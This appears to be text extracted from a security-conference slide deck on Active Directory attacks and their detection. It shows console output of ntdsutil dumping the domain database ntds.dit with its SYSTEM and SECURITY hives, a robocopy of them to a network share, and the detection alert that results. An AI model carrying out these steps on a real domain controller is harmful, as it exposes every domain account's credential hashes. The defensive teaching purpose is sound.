Snapshot set {d466d4b0-9ce9-4870-abb0-d9cfdf848960} generated successfully.
Snapshot {2c650b86-5ea0-4461-a5f3-91ee813de56a} mounted as C:\$SNAP_202505041244_VOLUMEC$\_
Snapshot {2c650b86-5ea0-4461-a5f3-91ee813de56a} is already mounted.
Initiating DEFRAAGMENTATION mode...
Source Database: C:\$SNAP_202505041244_VOLUMEC$\Windows\NTDS\ntds.dit
Target Database: C:\ADBackup\Active Directory\ntds.dit

Defragmentation Status ( complete)
0   10   20   30   40   50   60   70   80   90   100
|-----|-----|-----|-----|-----|-----|-----|-----|
..... .

Copying registry files...
Copying C:\ADBackup\registry\SYSTEM
Copying C:\ADBackup\registry\SECURITY
Snapshot {2c650b86-5ea0-4461-a5f3-91ee813de56a} unmounted.
IFM media created successfully in C:\ADBackup
ifm: quit
ntdsutil.exe: quit

C:\Users\Admin>robocopy.exe C:\ADBackup \\local\Loft\ADBackup /S /NDL /NJH /NJS

100%      New File           32.0 m      C:\ADBackup\Active Directory\ntds.dit
100%      New File           16384      C:\ADBackup\Active Directory\ntds.jfm
100%      New File           65536      C:\ADBackup\registry\SECURITY
```

Data Exfiltration over SMB – ntds.dit

What happened

Admin on **CONTOSO-DC** suspiciously copied files to **GRAFVM-W2K22**.


Alert graph



Important information

- ADBBackup\Active Directory\ntds.dit, size: 32.0 MB was copied.

Data Exfiltration over SMB – Windows Backup




Other Detection Examples

- Modification of a sAMAccountName (CVE-2021-42278)
- Skeleton key attack
- Suspicious modification of the trust relationship of AD FS server
- Remote code execution attempt over DNS
- Exchange Server Remote Code Execution (CVE-2021-26855)
- Use of Metasploit hacking framework
- DCShadow Attack
- Suspicious VPN connection
- Disable of audit filters of AD CS
- Group Policy Tampering
- Okta account Enumeration
- Password spray against OneLogin

...

Get to know us better!



Scan the QR code or visit
<https://cqureacademy.com/msd25>
to get access to this presentation
and find out more about CQURE!

Active Directory Under Attack

Michael Grafnetter

X @MGrafnetter

🌐 www.dsinternals.com

